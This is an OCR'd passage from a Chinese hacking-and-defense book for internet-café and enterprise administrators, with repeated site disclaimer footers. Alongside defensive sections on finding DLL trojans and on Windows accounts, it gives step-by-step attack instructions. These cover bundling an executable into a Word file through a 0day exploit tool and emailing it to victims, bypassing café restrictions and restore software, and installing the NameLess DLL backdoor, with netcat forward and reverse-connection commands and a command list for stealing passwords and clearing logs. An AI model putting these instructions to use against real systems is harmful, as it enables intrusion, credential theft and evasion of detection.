在单击此按钮后，将会使用几分钟的时间对系统安全环境进行检测，如果有 QQ 盗号木马或系统漏洞的存在，则会给出如图 4-67 所示的以及问题列表。



图4-67 扫描

此时，根据完成相应的清除或修补工作即可。

除了上述的攻击方法外，还要注意屡试不爽的钓鱼手法。例如，不法分子可能会假冒我们的好友在 QQ 上询问密码或密码相关的内容。例如：“hi，还记得我吗，我的 QQ 怎么传不了文件了，把你的 QQ 给我用一下吧，传完文件就还给你好吗？”

对于早期的没有申请密码保护 QQ 号码或遗忘了密码保护资料的 QQ 用户来说，一旦告诉别人 QQ 的密码，就相当于把 QQ 拱手送人了。所以，

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

提高安全意识，长个心眼，告诉密码前多问对方几个问题，都可以起到切实的 QQ 保护效果。

4.4 实例剖析网吧攻击防护

为了保证网吧中计算机最大程度地长时间运行，网管员必须对计算机进行一些防护措施。例如，为计算机安装硬盘还原卡、定期为系统安装漏洞补丁等等。针对这些防护措施，黑客又是怎样突破防线的呢？在本节中将对这方面的话题进行实例探讨。

4.4.1 第三方漏洞攻防

现在网吧基本上都在使用 Windows XP 操作系统，这个在 2001 年推出系统已经有了三次大规模的 Service Pack 补丁包（即多个补丁的集合）推出，由此可见系统的安全问题是不容小觑的。作为一名网管员，不能指望通过定期安装大型补丁包来解决问题，而应时时观察微软的安全公告，在第一次时间对系统漏洞进行修改。

WORD 0Day 漏洞在 Office Word 2003 SP2 及之前的版本中均存在。下面，让我们来看看如何利用此漏洞。

步骤 1

运行 WORD 0Day 漏洞利用程序，使用此程序可以在 doc 文件中捆绑任意可执行文件，当目标打开该 doc 文件后会执行该可执行文件，如图 4-68 所示。




图4-68 漏洞利用程序

步骤 2

在单击“浏览”按钮弹出的如图 4-69 所示窗口中，随便选择一个 exe 文件以便测试效果。



图4-69 选择可执行文件

步骤 3

在单击“打开”按钮返回上一步后，单击“生成”按钮打开如图 4-70 所示的窗口，在这里需要选择一个 DOC 文件。



图4-70 选择doc文件

步骤 4

在单击“保存”按钮出现如图 4-71 所示的框时，单击“确定”按钮结束木马的制作。




图4-71 完成木马的制作

步骤 5

接着，将已经捆绑了木马的 doc 文件通过邮

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

件等方式发送给远程计算机的用户，由于是 DOC 文件，所以用户一般不会怀疑。在双击此文档后将会打开它。但是，会立即弹出如图 4-72 所示的。





图4-72 中招后的提示框



在单击“取消”按钮后，Word 程序将会发生错误并且会造成 Explorer.exe（桌面进程）崩溃。在这个过程中，会将一个新的、干净的文档来覆盖掉原来含有漏洞的文档，当用户同意重新启动后，一个没有问题的文档将取代原有漏洞的文档。此时，捆绑的程序将会自动执行，如果是运行后就会消失的木马程序，则用户会毫无察觉的中招。至于木马程序能做什么，就要看黑客使用的木马具有什么功能了，例如，是否可以远程监控，等等。

微软在此漏洞出现后，很快就发布了可以解决此问题的补丁 MS07-014，我们可以在“http://www.microsoft.com/technet/security/Bulletin/MS07-014.mspx”中下载适合当前 Office 版本使用的补丁并安装它。通过这个实例可以看出，无论是系统漏洞或是第三方程序漏洞，都应该引起网吧管理员的高度重视。

4.4.2 突破网吧限制

为了防止一些客人随便修改计算机的系统设置，或是对计算机中的数据进行破坏，网吧通常都会进行较为完善的防护设置。例如，会禁止注册表、组策略、命令符、系统配置实用程序等工具的使用，在重启后自动运行还原工具进行系统全面恢复等等。

对于黑客来说，这些设置大多可以被突破。下面，让我们来通过实例学习一下突破限制的方法：

步骤 1

下载“网吧终结者”并运行，在出现程序界面时输入开启密码“123”并单击“开启”按钮，如图 4-73 所示。



图4-73 程序主界面

步骤 2

为了测试效果，需要运行“组策略”工具并限制访问注册表编辑器，如图 4-74 所示。



图4-74 禁止使用注册表编辑器

步骤 3

此时在“运行”栏中使用“Regedit”命令，将会弹出如图 4-75 所示的框。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图4-75 框

步骤 4

此时在程序窗口中单击“注册表编辑器”按钮，将会弹出相应的程序窗口。这表示已经成功绕过了组策略的限制。

除了默认的“通用工具”界面外，还可以单击切换到“专用工具”等选项卡，在其中提供了大量的可用工具等功能，如图 4-76 所示。




图4-76 专用工具选项卡

由于提供了几乎所有的常见网吧维护工具，所以，要对当前计算机进行限制突破，简直就是轻而易举。

在对系统完成各项设置后，为了防止重启时计算机自动使用“还原精灵”等软件对这些设置产生“清除”作用，可以通过“网吧还原杀手”这样的小工具，对冰点还原、还原精灵、还原卡等保护功能进行破解，如图 4-77 所示。




图4-77 程序主界面

目前，网吧主要是使用还原软件或还原卡进行数据的保护。通过这种保护方式，可以让硬盘在重启后立即还原到事先制订的安全环境，进而实现有效的病毒清除、系统保护效果。这也是为什么在前面的内容中，建议到网吧进行上网前重启一次系统的原因。在还原软件的使用上，主要是使用 Deep Freeze（冰点还原精灵）和南京远志还原精灵两种。

这个小程序的功能比较多，对于常见的系统还原工具及硬件的破解需求都能够提供较好的支持。由于使用方法非常简单，所以具体的使用过程就不再细述了。

通常，破解类程序都会自动被杀毒或是防黑软件检测并自动清除掉，因此测试时要先把杀毒等安全软件关闭掉。

4.5 DLL木马攻防

很多程序的运行都离不开 Dll 文件，黑客的最爱——木马程序更是与 Dll 文件关系密切。在微软网站“http://support.microsoft.com/kb/815065/zh-cn”页面中，给出了关于 DLL（Dynamic Link Library 动态链接库）文件的一些知识。从中，我们可以看到如下这一段重要的描述内容（为了有助于理解，略有改动）：

在 Windows 2000/XP/2003 中，操作系统的大量功能都是由动态链接库 (DLL 文件) 提供的，此外，第三方的应用程序很多功能也可能是由 DLL 文件提供的。例如,某些程序可能包含很多不同的模块，而该程序的每个模块都包含在 DLL 中并从中分发。

使用 DLL 有助于促进代码的模块化、代码重用、内存的有效使用和减少所占用的磁盘空间。因此，操作系统和程序能够更快地加载和运行，并且在计算机中占用较少的磁盘空间。

看到了吗，第三方应用程序也是需要 DLL 文件支持的，要命的是很多人根本就不知道如何去

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

查杀恶意的 DLL 文件，这就给一些恶意的软件带来了可乘之机。在网吧这样的环境中，很多 DLL 木马都曾大展身手过。通过恶意远程监控可以窃取到大量的口令。



在微软网站“http://support.microsoft.com/dllhelp/?dlltype=prodfile&l=202&pid=1248&vid=19 5640&alpha=&S=0”页面中，可以得到 DLL 文件的帮助信息。

4.5.1 DLL木马攻击实例

NameLess BackDoor 是一个平时不开端口，可以进行反连接的 DLL 木马程序，它集成了 BITS 和 WinEggDrop 的 PortLess 所具有的优点，它只能用在 Windows 2k/XP/2003。在“http://winxppro.ys168.com/ →安全杀毒”中提供了此程序的源代码（下载文件名称为 NameLess114.rar），有兴趣的读者们可以学习它的源程序编写思路。此木马的使用方法是：

首先，将 NameLess.dll(可以改名) 上传到任意目录 (最好是在系统目录 :%winnt%\system32 目录中)

接着，打开“命令符”窗口，使用 CD 命令跳转到 NameLess.dll 文件所在的目录后，输入如下命令：

安装命令 :Rundll32 NameLess.dll,Install

卸载命令 :Rundll32 NameLess.dll,Remove Password



输入的命令区分大小写，在输入时要注意这一点。Password 是使用连接上后门打开的端口时需要输入的密码。

在完成安装后，NameLess.dll 文件支持结合 NC 命令进行两种连接方式，即 : 支持正向连接和反向连接。NameLess.dll 文件安装后的第一次运行是用 Rundll32 启动的，重启之后就是 SvcHost.exe 启动。启动时会自分理处生成一个名为 NameLess.log 的文件 (文件保存在 :Windows\Temp 中)，这个是记录后门的出错信息和启动信息的，如果无法正常使用木马程序，可以看看 NameLess.log 中的信息，这样可以看到是哪里出错了。

1.例一：进行正向连接

步骤 1

使用如下命令连接远程计算机 202.102.48.144：

NC 202.102.48.144 80

步骤 2

连接远程计算机后，输入命令“Dargun:90”。

步骤 3

输入命令“NC 202.102.48.144 90”，在看到“Enter Password:”的后输入密码就可以登陆远程计算机。

在使用正向连接时，如果 2 分钟内没有任何登录成功就会自动断开 (这是防止有防火墙拦住正向连接，如果正向连接不退出的话，无法再次激活。)

2.例二：进行反向连接

以黑客的 IP 地址为 202.102.48.145 为例，需要依次执行如下操作：

步骤 1

在自己系统中输入命令“NC -l -p 12345”。

步骤 2

输入命令“NC 202.102.48.144 80”，在连接远程计算机后输入命令“Dargun|13.13.13.13:12345”。

步骤 3

在运行了“NC -l -p 12345”这个命令的窗口中，输入密码登录远程计算机即可。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4

在登录后并不会得到一个基于命令行的 shell，此时需要输入 help 命令获得详细的帮助。以下是常用命令的简要说明：

命令	功能说明
Pslist	显示进程
ListIP	显示系统所有IP和域名
Reboot	重启那台系统
ShutDown	关闭那台系统
Logoff	注销登陆了的账户
PowerOff	关那系统电源
Shell	得到一个Shell
Pskill	杀进程
Execute	执行程序
Http://IP/文件	下载文件
Installterm	安装终端服务
Exit	断开连接
Help	显示命令说明
DeleteService	删除系统某个服务
CleanEvent	清除系统日志
TerminalPort	重新设置终端服务端口
AR	恢复系统几个常用的关联的设置
GetUser	列举系统所有账户
Sysinfo	查看系统的信息
ViewService	查看某个服务的状态
EnumService	列举所有的服务的资料
Modlist	显示进程模块
Findpass	得到所有当前登陆上系统的用户的密码
Shield	启动后门的自我保护功能
UnShield	停止后门的自我保护功能
ExitShell	在CMD的shell下返回到[Sharow]#模式

更多的命令说明，请见木马的说明文件，本书略。

4.5.2 DLL木马查杀

在对 DLL 文件进行了必要的了解后，现在让我们从几个方面来学习一下查找 dll 木马文件的方法。

1．通过文件对比找出木马

我们知道“C:\Windows\System32”文件夹是个捉迷藏的好地方，许多木马都削尖了脑袋往那里钻，DLL 木马也不例外，针对这一特点可以在安装好系统和必要的应用程序后，对该目录下的 EXE 和 DLL 文件作一个记录，以便今后在“中招”后对新增文件做到心中有数，方法如下：

步骤 1

依次单击“开始”→“运行”，在弹出的运行栏中输入 CMD 命令，在弹出的“命令符”窗口中使用 CD 命令转换目录到系统的 system32 目录。

步骤 2

输入命令“dir *.exe>exeback.txt & dir *.dll>dllback.txt”并回车，如图 4-78 所示。



图4-78 执行命令

步骤 3

这样所有的 EXE 和 DLL 文件的名称，都将被记录到“X:\WINDOWS\system32”文件夹中的 Exeback.txt 和 Dllback.txt 文件中，如图 4-79 所示。




图4-79 生成保存文件

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 4

如果发现异常但用传统的方法查不出问题时，则要考虑是不是系统中已经潜入 DLL 木马了，这时我们需要再用同样的命令将 system32 下的 EXE 和 DLL 文件记录到另外的 exeback1.txt 和 dllback1.txt 中，如图 4-80 所示。



图4-80 再次生成文件

步骤 5

输入如下比较命令：

Fc exeback.txt exeback1.txt>diff.txt & fc dllback.txt dllback1.txt>diff.txt

这个命令的意思是：用 FC 命令比较前后两次的 DLL 和 EXE 文件，并将结果输入到 diff.txt 中，如图 4-81 所示。



图4-81 比较文件命令

步骤 6

在打开 diff.txt 后（仅以 DLL 文件为例），就能发现一些多出来的 DLL 文件了，如图 4-82 所示。




图4-82 多出的DLL文件列表

在列表中可以看到多出来的 Dll 文件名为“hack.dll”，当然，再通过查看创建时间、版本、是否经过压缩等方法，将会更加容易地判断出是不是已经被 DLL 木马光顾了。

2．通过端口监控找出木马

通过监控端口也可以找出恶意的 dll 文件——所有的木马只要有“接收 / 发送”数据的操作（这是黑客惟一的要求……），就必然会打开端口，如果是 DLL 类型的木马，那么也不会有什么例外。

下载“CurrPorts 汉化版”（请见本书网络程序监控一例中的相关应用），或使用 Foundstone 的进程端口查看工具 Fport.exe 来查看与端口对应的进程，这样可以将范围缩小到具体的进程，然后结合 Procedump 来查找 DLL 木马就比较容易了，如图 4-83 所示。



图4-83 进程查看

通常，139、80、1443 等端口是 Dll 木马等恶意程序的最爱，如果在端口监控时发现这些端口无故在使用，或是数据流量过于异常，那么就要多使用几种工具来对系统进行安全检测了。

3.查看调用DLL模块文件的进程列表

如果想查看本地系统中哪些进程调用了 DLL 文件，例如，哪些进程调用了 Shell32.dll 文件，可以使用如下方法：

步骤 1

在“运行”栏中使用命令“Cmd”打开“命令符”窗口。

步骤 2

在命令行中输入“Tasklist /m shell32.dll”命令，在回车后即可看到如图 4-84 所示的列表。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图4-84 查看进程调用的DLL文件列表

通过这个方法，可以非常容易地看出是否某个 DLL 文件为黑客程序所调用。

4．消灭DLL木马

如果发现有 DLL 木马，先不要直接 DEL 掉，我们可以先把它移到“回收站”里，若系统没有异常反应再将其彻底删除或者提交给杀毒软件公司——如果发现是一个较新的木马，那么还有可能获得一份正版的杀毒软件哦！

在对 DLL 文件的查杀中，经常会遇到两种情况，一是 DLL 文件出错。那么这个出错的 DLL 会不会有问题呢？二是显示某个 DLL 文件丢失。如开机时找不到某个 Dll 文件，等等

先来看第一种情况的解决方法，假设，现在遇到了一个问题：我的电脑总是“无法定位程序输入点 ASFTimeToPresTime 于动态链接库 WMASF.DLL 上”。

这个问题很经典，我们知道在 DLL 文件的模块中包含了各种用于向外界提供服务的导出函数。Windows 在加载 DLL 模块时，会将进程函数调用与 DLL 文件的导出函数相匹配。那么，ASFTimeToPresTime 函数是不是 WMASF.DLL 文件的标准导出函数之一呢？如果是，则说明仅是此文件出错而已，如果不是则很有可能是第三方的恶意文件覆盖了原文件后，由于受保护机制的制约，导致函数丢失的问题出现。

要想弄清这一点并不难，只需使用 eXeScope 打开一个运行正常的系统中的同名同路径的 DLL 文件，并查看导出函数列表就可以了。方法是：

步骤 1

运行 eXeScope 并依次单击“文件”→“打开”菜单，如图 4-85 所示。




图4-85 运行eXeScope

步骤 2

打开添加 WMASF.DLL 文件后，单击展开“导出”项，可以看到其中的函数列表，如图 4-86 所示。



图4-86 查看函数列表

从中可以看到“ASFTimeToPresTime”函数正在列表中，这说明此函数属于 WMASF.DLL 文件的标出导出函数。显然，这只是一个典型的系统 DLL 文件出错的例子罢了，没有什么好怀疑的。因此，解决的方法是：使用 Windows 安装光盘进入故障恢复控制台后，使用 Expand 命令从安装光盘里恢复正确的 WMASF.DLL 文件即可。

再来看第二种情况，假设，现在遇到这样的问题：我的电脑每次开机时，总是会出现：“C:\PROGRA~1\winkld\winkld.dll 时出错，找不到指定模块”的，请问这是什么原因？会不会是病毒？

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

如何解决?

首先，我们要分析一下，既然是安装在“C:\Program Files”文件夹下的，那么多半就是随着某款软件安装产生的文件。既然是第三方软件，那么就在“http://www.google.com”中搜索一下。搜索得出的结论是：

一些网站或软件会将 Winkld 这款能使 2000/XP 时间和日期功能显示农历的软件捆绑起来，并悄悄在后台进行安装。

显然，这是符合恶意软件特征的，那么此软件在安装后会执行什么操作呢？在安装此软件后，会发现此软件在安装后会自动生成系统服务，并在启动时加载，如图 4-87 所示。




图4-87 服务列表

所以，当主文件 WinKld.dll 损坏或丢失时，就会产生遇到的问题。解决的方法是：停止系统服务中名为 WinKld 的服务，并删除“C:\Program Files”目录下的 WinKld 即可。


除了可以直接删除的 dll 文件外，还有一些 dll 文件在删除时会被系统禁止。这样的 dll 文件一般是被系统核心程序调用时，才会被系统禁止删除。对于这样的 dll 文件，可以使用如下方法进行删除：

首先，依次单击“开始”→“运行”菜单。接着，在弹出的运行栏中按“Regsvr32.exe /u dll 文件名称”的格式输入命令。再按下回车键后，就可以将指定的 dll 文件进行反注册了，即是将 dll 文件移出 Windows 启动时必须执行的列表。

最后，重新启动系统就可以将将“顽固”的 dll 文件删除掉了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



第5章

黑客VS企业网管

如今的企业网络越来越复杂，一个企业网络通常会包含内部网、Internet 服务器等。由于网络规模变得复杂，所以，各种各样的黑客攻击事件就都有可能存在。网管员不仅要能深度熟悉这些攻击的方法，还应能够拿得出完善的措施确保企业的数据传输具有强大的安全性。

在本章中，将针对企业环境讲解一些常见的攻击与防范方法。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

5.1 账户攻击与防范

无论是网管员还是黑客，在 Windows 中必须拥有一个账户。因为这是进行一切操作的起点，账户是我们登录 Windows 的凭证，它关系到在 Windows 中能够进行的操作范围，决定了能够管理 Windows 的方式。因此，无论是网管员还是普通的用户，都应该对账户加以必要的了解。

5.1.1 账户概述

每个账户都会包含：账户名称、密码和其他相关信息。Windows Server 2003 会将所有账户信息存储在如下的位置：

（1）在域控制器中，会将账户信息存放天 AD 数据库中。域数据库的路径为域控制器的“\%systemroot%\NTDS\NTDS.dit”，如“C:\Windows\NTDS\NTDS.dit”。

（2）在非域控制器的成员服务器和工作站中，将账户数据存放在“Security Accounts Manager”（SAM）数据库文件中，它的路径为“\%systemroot%\system32\config\SAM”。

从 NT 开始，当系统管理员新建了一个账户后，系统就会自动赋予一个 Security Identifier（SID）给该账户。在 Windows 内部是用 SID 来表示账户的，用户名可以说是 SID 的友好名称，类似于 IP 地址和域名的关系。经典的 SID 如下所示：

S-1-5-21-1659004503-193565697-854245398-1002

SID 可以分成几段，如下所示：

S-1-5-21-D1-D2-D3-RID

其中，S-1-5 是标准的前缀，1 是版本号，自从在 NT 3.1 版本上使用以来就一直没变，5 表示 SID 是由 NT 系统指派的。接着的 21 也是一个 NT 前缀，D1、D2 和 D3 是专用于域的 32 位数字。当一个域创建后，从 D1~D3 的部分就确定了，该域中的所有 SID 从此以后都有同样的三个值。RID 表示相对标识，在任何给定 SID 中，RID 都是惟一的——因此在删除了账户后，此 SID 号将成为孤立的 SID，并且不可重复使用。也就是说，即使是新建了一个与删除的账户同名的账户，SID 号也不会是一样的。

5.1.2 域控制器

在域控制器中，使用“Adminpak.msi”打开“Active Directory 用户和计算机”窗口后，会看到默认有如下五种容器，如图 5-1 所示。



图5-1 五种容器

（1）Builtin：用于存放内置本地组，如 Administrators、Account Operators、Guests、Users。

（2）Computers：用于存放域内创建的计算机账户。此外，当 Windows 2000/XP/2003 计算机加入域时，这些计算机的账户都会存放于此。

（3）Domain Controllers：用于存放域控制器，也就是说，如果企业网络中有多台域控制器，就会都显示在此。

（4）ForeignSecurityPrincipals：用于存储来自有信任关系域的对象。

（5）Users：用于存放域内账户及账户组。

